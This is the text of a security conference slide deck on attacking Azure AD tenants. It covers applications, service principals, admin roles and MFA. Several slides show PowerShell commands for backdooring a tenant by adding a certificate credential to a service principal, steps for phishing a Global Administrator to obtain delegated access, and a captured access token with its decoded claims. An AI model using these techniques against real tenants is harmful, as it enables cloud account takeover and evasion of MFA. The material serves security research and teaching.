



I'm in your cloud...

Pwning your Azure environment

Dirk-jan Mollema / @_dirkjan



Whoami

- Lives in The Netherlands
- Hacker / Red Teamer / Researcher @ Fox-IT since 2016
- Author of several Active Directory tools
 - Mitm6
 - ldapdomaindump
 - BloodHound.py
 - acpwn.py
 - Co-author of ntlmrelayx
- One of the MSRC Most Valuable Security Researchers 2018/2019
- Blogs on dirkjanm.io
 - PrivExchange
- Tweets stuff on @_dirkjan



FOX IT
part of nccgroup






This talk

- Azure AD: what is it and how to talk to it
- Azure AD roles, applications and service principals
- Fun with MFA
- Linking up cloud and on-premise
- Azure Resource manager and Azure AD
- Azure integrations – Azure DevOps



Azure AD

- “Azure Active Directory (Azure AD) is Microsoft’s cloud-based identity and access management service.”
- Source of authentication for Office 365, Azure Resource Manager, and anything else you integrate with it.



Azure AD vs Active Directory

(Windows Server) Active Directory	Azure Active Directory
LDAP	REST API's
NTLM/Kerberos	OAuth/SAML/OpenID/etc
Structured directory (OU tree)	Flat structure
GPO's	No GPO's
Super fine-tuned access controls	Predefined roles
Domain/forest	Tenant
Trusts	Guests



Interacting with Azure AD

- Portal
- PowerShell modules
- Azure CLI
- API's



Portal

- Nice and shiny
- Built for ease of use
- Sucks if you're trying to understand how stuff actually works



Powershell

- MSOnline PowerShell module
 - Focusses on Office 365
 - Some Office 365 specific features
- AzureAD PowerShell module
 - General Azure AD
 - Different feature set
- Azure CLI / Az powershell module
 - More focus on Azure Resource Manager



API's



- Azure AD Graph
- Microsoft Graph
- Exchange Provisioning service



Which one to use?

- All of them have limitations
- Unique features, yet deprecated
- Different authentication methods supported
- Different terminology

Supported legacy APIs

 Azure Active Directory Graph Programmatic access to directory data and objects	 Exchange A powerful, easy-to-use way to access and manipulate Exchange data
--	---



Confusion

```
PS C:\windows\system32> Get-AzureADDirectoryRole

ObjectID                               DisplayName                               Description
-----
21f99461-a0cd-45f8-a4e7-f448d2cb3d06 User Account Administrator Can manage all asp
643d25c7-afb4-485f-8efb-eb835b26
b6bd2ec9-caa9-4fc3-9261-7fb83162
c45626af-3af9-4267-95e2-d1356767
e01196d3-6a4d-4009-b397-ac1a70c9

PS C:\windows\system32> Get-Msol

ObjectID
-----
729827e3-9c14-49f7-bb1b-9608f156
f023fd81-a637-4b56-95fd-791ac022
b0f54661-2d74-4c50-afa3-1ec803f1
4ba39ca4-527c-499a-b93d-d9b492c5
e00e864a-17c5-4a4b-9c06-f5b95a8d
88d8e3e3-8f55-4a1e-953a-9b9898b8
29232cdf-9323-42fd-ade2-1d097af3
75941009-915a-4869-abe7-691bff18
fe930be7-5e62-47db-91af-98c3a49a
93360feb5-f418-4baa-8175-e2a00bac
62e90394-69f5-4237-9190-01217714
f28a1f50-f6e7-4571-818b-6a12f2a6bb6c
SharePoint Service Administrator Can manage all asp
```

Home > Global administrator - Description

Global administrator - Description

All roles

Manage

- Assignments
- Description

Troubleshooting + Support

- Troubleshoot
- New support request

Summary

Name: Global administrator

Description: Users with this role have access to all Exchange Online, SharePoint Online, and OneDrive for Business. Only global administrators can reset the password for a user. Global admins can reset the password for a user. In PowerShell, this role is identified as "Global Administrator".



Talking to Azure

- There is not one uniform way to talk to Azure AD
- You're limited to what Microsoft considers important and documents
- Most of this research is from using documented and undocumented APIs





Azure AD – roles, applications, service principals




Azure AD Principals

- Users
- Devices
- Applications



Azure AD roles

- RBAC Roles are only used for Azure Resource Manager
- Office 365 uses administrator roles exclusively



Azure AD admin roles

- Global/Company administrator can do anything
- Limited administrator accounts
 - Application Administrator
 - Authentication Administrator
 - Exchange Administrator
 - Etc
- Roles are fixed



“Applications”

- Most confusing part (IMO) of Azure AD
- Documentation unclear
- Terminology different between documentation, APIs and Azure portal
- Complex permission system




Everything is an application


- Examples:
 - Microsoft Graph
 - Azure Multi-Factor Auth Client
 - Azure Portal
 - Office 365 portal
 - Azure ATP
- A default Office 365 Azure AD has about 200 service principals (read: applications)



Applications and multitenancy – your apps




Your Azure AD




Another Azure AD



Applications and multitenancy – third party apps



Applications and multitenancy – Microsoft apps



Application privileges

- Two types of privileges:
 - Delegated permissions
 - Require signed-in user present to utilize
 - Application permissions
 - Are assigned to the application, which can use them at any time
- These privileges are assigned to the service principal



Permissions model

- Every application defines permissions
- Can be granted to Service Principals
- Commonly used:
 - Microsoft Graph permissions
 - Azure AD Graph permissions



Example: Application permissions

Home > MSOBB - App registrations > appadmintest - API permissions

appadmintest - API permissions

Search (Ctrl+ /)

Overview

Quickstart

Manage

Branding

Authentication

Certificates & secrets

API permissions

Expose an API

Owners

Manifest

API permissions

Applications are authorized to use APIs by requesting permissions. These permissions show up during the consent process where users are given the opportunity to grant/deny access.

[+ Add a permission](#)

API / PERMISSIONS NAME	TYPE	DESCRIPTION	ADMIN CONSENT REQUIRED
▼ Microsoft Graph (3)			
Directory.AccessAsUser.All	Delegated	Access directory as the signed in user	Yes Granted for MSOBB
Directory.ReadWrite.All	Application	Read and write directory data	Yes Not granted for MSOBB
User.Read	Delegated	Sign in and read user profile	- Granted for MSOBB

These are the permissions that this application requests statically. You may also request user consent-able permissions dynamically through code. [See best practices for requesting permissions](#)



Service principal permissions

testapp - Permissions
Enterprise Application

Refresh Review permissions

Permissions

Applications can be granted permissions to your directory by an admin consenting to the admin integrating an application and enabling self-service access or assigning users directly. As an administrator you can grant consent on behalf of all users in this directory, ensuring the button below to grant admin consent.

Grant admin consent for MSOBB

Admin consent User consent

Search permissions

API NAME	PERMISSION
WINDOWS AZURE ACTIVE DIRECTORY	
Windows Azure Active Directory	Read and write directory data



How permissions actually work

API definition	Portal terminology
Every application defines: <ul style="list-style-type: none">- OAuth2 permissions- Application roles	App registration: <ul style="list-style-type: none">- Delegated permissions- Application permissions
An application requires: <ul style="list-style-type: none">- Resource access	App registration: <ul style="list-style-type: none">- API permissions
A service principal has: <ul style="list-style-type: none">- OAuth2 permission grants- Application roles	An enterprise application has: <ul style="list-style-type: none">- Delegated permissions- Application permissions



Hiding in plain sight

- Normal flow:
 - Define required permissions in application
 - Approve permissions
- Alternative flow:
 - Assign a service principal to a role in MS Graph/AAD Graph directly



Application view

Home > appadmintest2 - API permissions

appadmintest2 - API permissions

Search (Ctrl+/) <<

- Overview
- Quickstart

Manage

- Branding
- Authentication
- Certificates & secrets
- API permissions**

API permissions

Applications are authorized to use APIs by requesting permissions, grant/deny access.

[+ Add a permission](#)

API / PERMISSIONS NAME	TYPE
No permissions added	

These are the permissions that this application requests statically. You can also request permissions dynamically through code. [See best practices for](#)



Service Principal view

Home > MSOBB > Enterprise applications - All applications > appadmintest2 - Permissions

appadmintest2 - Permissions

Enterprise Application

Refresh Review permissions

Permissions

Applications can be granted permissions to your directory by an admin consenting to the application for all users, a user consenting to the application for him or herself, or an admin integrating an application and enabling self-service access or assigning users directly to the application.

The ability to consent to this application is disabled as the app does not require consent. Granting consent only applies to applications requiring permissions to access your resources.

Grant admin consent for MSOBB

Admin consent User consent

Search permissions

API NAME	PERMISSION	TYPE	GRANTED THR...	GRAN...
MICROSOFT GRAPH				
Microsoft Graph	Sign in and read user profile	Delegated	Admin consent	An admin
Microsoft Graph	Read and write directory data	Application	Admin consent	An admin

The exception: Microsoft applications...

- No way to tell from portal or API which permissions they have

Home > MSOBB > Enterprise applications - All applications > Microsoft Teams Web Client - Permissions

Microsoft Teams Web Client - Permissions

Enterprise Application

Refresh Review permissions

Permissions

Applications can be granted permissions to your directory by an administrator. The ability to consent to this application is disabled as the app does not have an administrator consent policy.

Grant admin consent for MSOBB

Admin consent User consent

Search permissions

API NAME

No admin consented permissions found for the application



JWT

PAYLOAD: DATA

```
{  
  "aud": "https://outlook.office365.com",  
  "iss": "https://sts.windows.net/50ad18e1-bb23-4466-9154-  
bc92e7fe3fbb/",  
  "iat": 1562755035,  
  "nbf": 1562755035,  
  "amr": [  
    "pwd",  
    "mfa"  
  ],  
  "app_displayname": "Microsoft Teams Web Client",  
  "appid": "5e3ce6c0-2b1f-4285-8d4b-75ee78787346",  
  "appidacr": "0",  
  "enfpolids": [],  
  "family_name": "Headinclouds",  
  "given_name": "Eric",  
  "ipaddr": " ",  
  "name": "Eric",  
  "oid": "e0cd1b1c-d57a-4d31-a52b-50eee61836f3",  
  "puid": "100320004A8144BA",  
  "scp": "Calendars.ReadWrite Contacts.ReadWrite  
EWS.AccessAsUser.All Mail.ReadWrite Mail.Send User.Read  
User.ReadBasic.All",  
  "sid": "1129f3ce-ee18-4295-ada0-b1004f6a36f9",  
}
```



Why does this matter?

- Some admin roles allow managing all applications
 - Global Administrator
 - (Cloud) Application Administrator
- Including assigning credentials
- Possibility for backdooring Azure AD
 - No MFA for Service Principals
- Possible to escalate privileges
 - If you control an application with more privileges than you
- Previously: default applications with more permissions than Application Administrator



Example: Add certificate to service principal

- Add certificate as credential to an application

```
PS C:\Users\Dirkjan> $cert = New-Object System.Security.Cryptography.X509Certificates.X509Certificate("C:\temp\examplecert.pfx",  
pwd)  
PS C:\Users\Dirkjan> $keyValue = [System.Convert]::ToBase64String($cert.GetRawCertData())  
PS C:\Users\Dirkjan> $myapp = Get-AzureADServicePrincipal -filter "DisplayName eq 'testapp'"  
PS C:\Users\Dirkjan> New-AzureADServicePrincipalKeyCredential -ObjectId $myapp.ObjectId -CustomKeyIdentifier "Test123" -StartDate  
currentDate -EndDate $endDate -Type AsymmetricX509Cert -Usage Verify -Value $keyValue
```

```
CustomKeyIdentifier : {84, 101, 115, 116...}  
EndDate             : 13-3-2020 20:57:08  
KeyId               : ab153bb1-2ba6-4d2b-afdf-2d6466b02e7f  
StartDate           : 13-3-2019 20:57:08  
Type                : AsymmetricX509Cert  
Usage               : Verify  
Value               : {77, 73, 73, 68...}
```



Example (2)

- Connect as service principal

```
PS C:\Users\Dirkjan> $tenant = Get-AzureADTenantDetail
PS C:\Users\Dirkjan> Connect-AzureAD -TenantId $tenant.ObjectId -ApplicationId $myapp.AppId -CertificateThumbprint $thumb
```

Account	Environment	TenantId	TenantDomain	AccountType
-----	-----	-----	-----	-----
503b1bc2-d75e-4c86-a974-9f9ed51c99c3	AzureCloud	c5a1b012-9aa0-4fa6-b77f-7beed527ae38	frozenliquids.onmicrosoft.com	ServicePrin...



Logging?

- Log shows actions were performed by application

DATE	↑↓	SERVICE	CATEGORY	↑↓	ACTIVITY	↑↓	STATUS	TARGET(S)	INITIATED BY (ACTOR)
3/13/2019, 9:53:56 PM		Core Directory	GroupManagement		Add member to group		Success	user@bbqmeatlovers.co...	testapp
3/13/2019, 9:53:40 PM		Core Directory	GroupManagement		Remove member from gr...		Success	user@bbqmeatlovers.co...	testapp
3/13/2019, 9:30:04 PM		Core Directory	GroupManagement		Add member to group		Success	user@bbqmeatlovers.co...	testapp



Assigning permissions

- Application admins can't assign Application roles for Microsoft/Azure AD Graph (Application permissions)
- They can assign OAuth2 permissions (delegated permissions)
 - Only valid when user is using the application
- To exploit:
 - Add user impersonation permission to application
 - Phish a Global Administrator with link
 - Do stuff



Demo

The screenshot displays the Outlook web interface in a browser window. The browser's address bar shows the URL `https://outlook.office.com/mail/inbox`. The Outlook interface includes a search bar at the top, a navigation pane on the left with folders like 'Inbox' (10 items), 'Sent Items', 'Drafts', and 'Junk Email', and a main content area. The main area shows a list of messages, including an 'Important' message from 'applicationadmin' and a 'Weekly digest' from the 'Office 365 Message Center'. A large, faint watermark of an envelope is visible in the background of the main content area, with the text 'Select an item to read' below it.

Mail - Eric - Outlook

https://outlook.office.com/mail/inbox

Outlook Search

+ New message Mark all as read Undo The new Outlook

Favorites

- Inbox 10
- Sent Items
- Drafts
- Add favorite

Filters: Focused Other 1 Filter

Other: New conversations
Office 365 Message Center

applicationadmin
Important 12:44 PM
https://totallylegitsite.blob.core.windows.net...

This week

Microsoft Outlook
Mailbox Audit Log Search 'S... Tue 5:55 AM
Search Criteria: StartDate Utc: 6/30/2019 12:0...

Last week

Office 365 Message Center
Weekly digest: Office 365 ch... Mon 7/8
Here is a summary of your messages from la...

This month

Office 365 Message Center
Weekly digest: Office 365 ch... Mon 7/1
Here is a summary of your messages from la...

Select an item to read

Captured access token:

```
eyJ0eXAiOiJKV1QiLCJub25jZSI6IkkFRQUJBQUFBQUFBUDB3TGxxZExWVG9PcEE0a3d6U254O  
1E6ncd6YhK8wfK1wOXVgFjJzIFCbg9QawFoNmT9GcpWCnqSDoBrx4EOTBWwGVg5hnoht1Ae0  
BrgxDZSexxaZPoOp0lMemHsDuQrXWls1NYyfp1vRXaCe4H3Dd4jWZ-94Apz1OCUyqdBSkTos  
v4M6jW5w8LqXIUDRHvmSKvfntNjvZWui9sGxtwjV8_qtTs8YyoN4BxBuwO5KL902BKH70Ugk3
```

```
{  
  "aud": "https://graph.microsoft.com",  
  "iss": "https://sts.windows.net/50ad18e1-bb23-4466-9154-bc92e7fe3fbb/",  
  "iat": 1563533126,  
  "nbf": 1563533126,  
  "exp": 1563537026,  
  "acct": 0,  
  "acr": "1",  
  "aio": "ASQA2/8MAAARa1Tyk3b1fnbsr+hvgk9N8s1LUSBjXwQ7KixNh74Yvo=",  
  "amr": [  
    "pwd"  
  ],  
  "app_displayname": "legit",  
  "appid": "871214eb-5f41-41b3-998d-699ab6fd6bee",  
  "appidacr": "0",  
  "family_name": "Headinclouds",  
  "given_name": "Eric",  
  "ipaddr": "80.69.81.4",  
  "name": "Eric",  
  "oid": "e0cd1b1c-d57a-4d31-a52b-50eee61836f3",  
  "platf": "3",  
  "puid": "100300004A8144BA",  
  "scp": "Directory.AccessAsUser.All Directory.Read.All Directory.ReadWrite.All User.Read",  
  "signin_state": [  
    "inknownntwk",  
    "kmsi"  
  ],  
  "sub": "yWOXlkZRaVEDcxSv3K1WqpyjDCqhgVJBrR8-hw3VS_I",  
  "tid": "50ad18e1-bb23-4466-9154-bc92e7fe3fbb",  
  "unique_name": "eric@ericseengines.onmicrosoft.com",  
  "upn": "eric@ericseengines.onmicrosoft.com",  
  "uti": "atub16UwFUmlLkrFckkNAQ",
```

Phishing with a twist

- Assign a new redirect URL to an Office 365 application
- (ab)use built-in permissions for this application
- Phish admin
- Logs?



Login log

7/19/2019, 12:50:01 PM	Eric	Microsoft Office 365 Portal
7/19/2019, 12:50:00 PM	Eric	Office 365 Exchange Online
Details		
Basic info Device info MFA info Conditional Access		
Request ID	f03aa625-a48b-4d48-b6bc-a06f4a45fc00	IP address
Correlation ID	082138dd-e80f-4e4c-b16f-81464d876bde	Location
User	Eric	Date 7/19/2019, 12:50:01 PM
Username	eric@ericseengines.onmicrosoft.com	Status Success
User ID	e0cd1b1c-d57a-4d31-a52b-50eee61836f3	Client app Browser
Application	Microsoft Office 365 Portal	
Application ID	00000006-0000-0ff1-ce00-000000000000	
Resource	Windows Azure Active Directory	
Resource ID	00000002-0000-0000-c000-000000000000	





Fun with MFA



(some of the) MFA methods

- Authenticator app
 - Notification
 - One time code
- Text message
- Voice call



Voice call

- The number registered in Azure AD is called
- To authenticate, press #

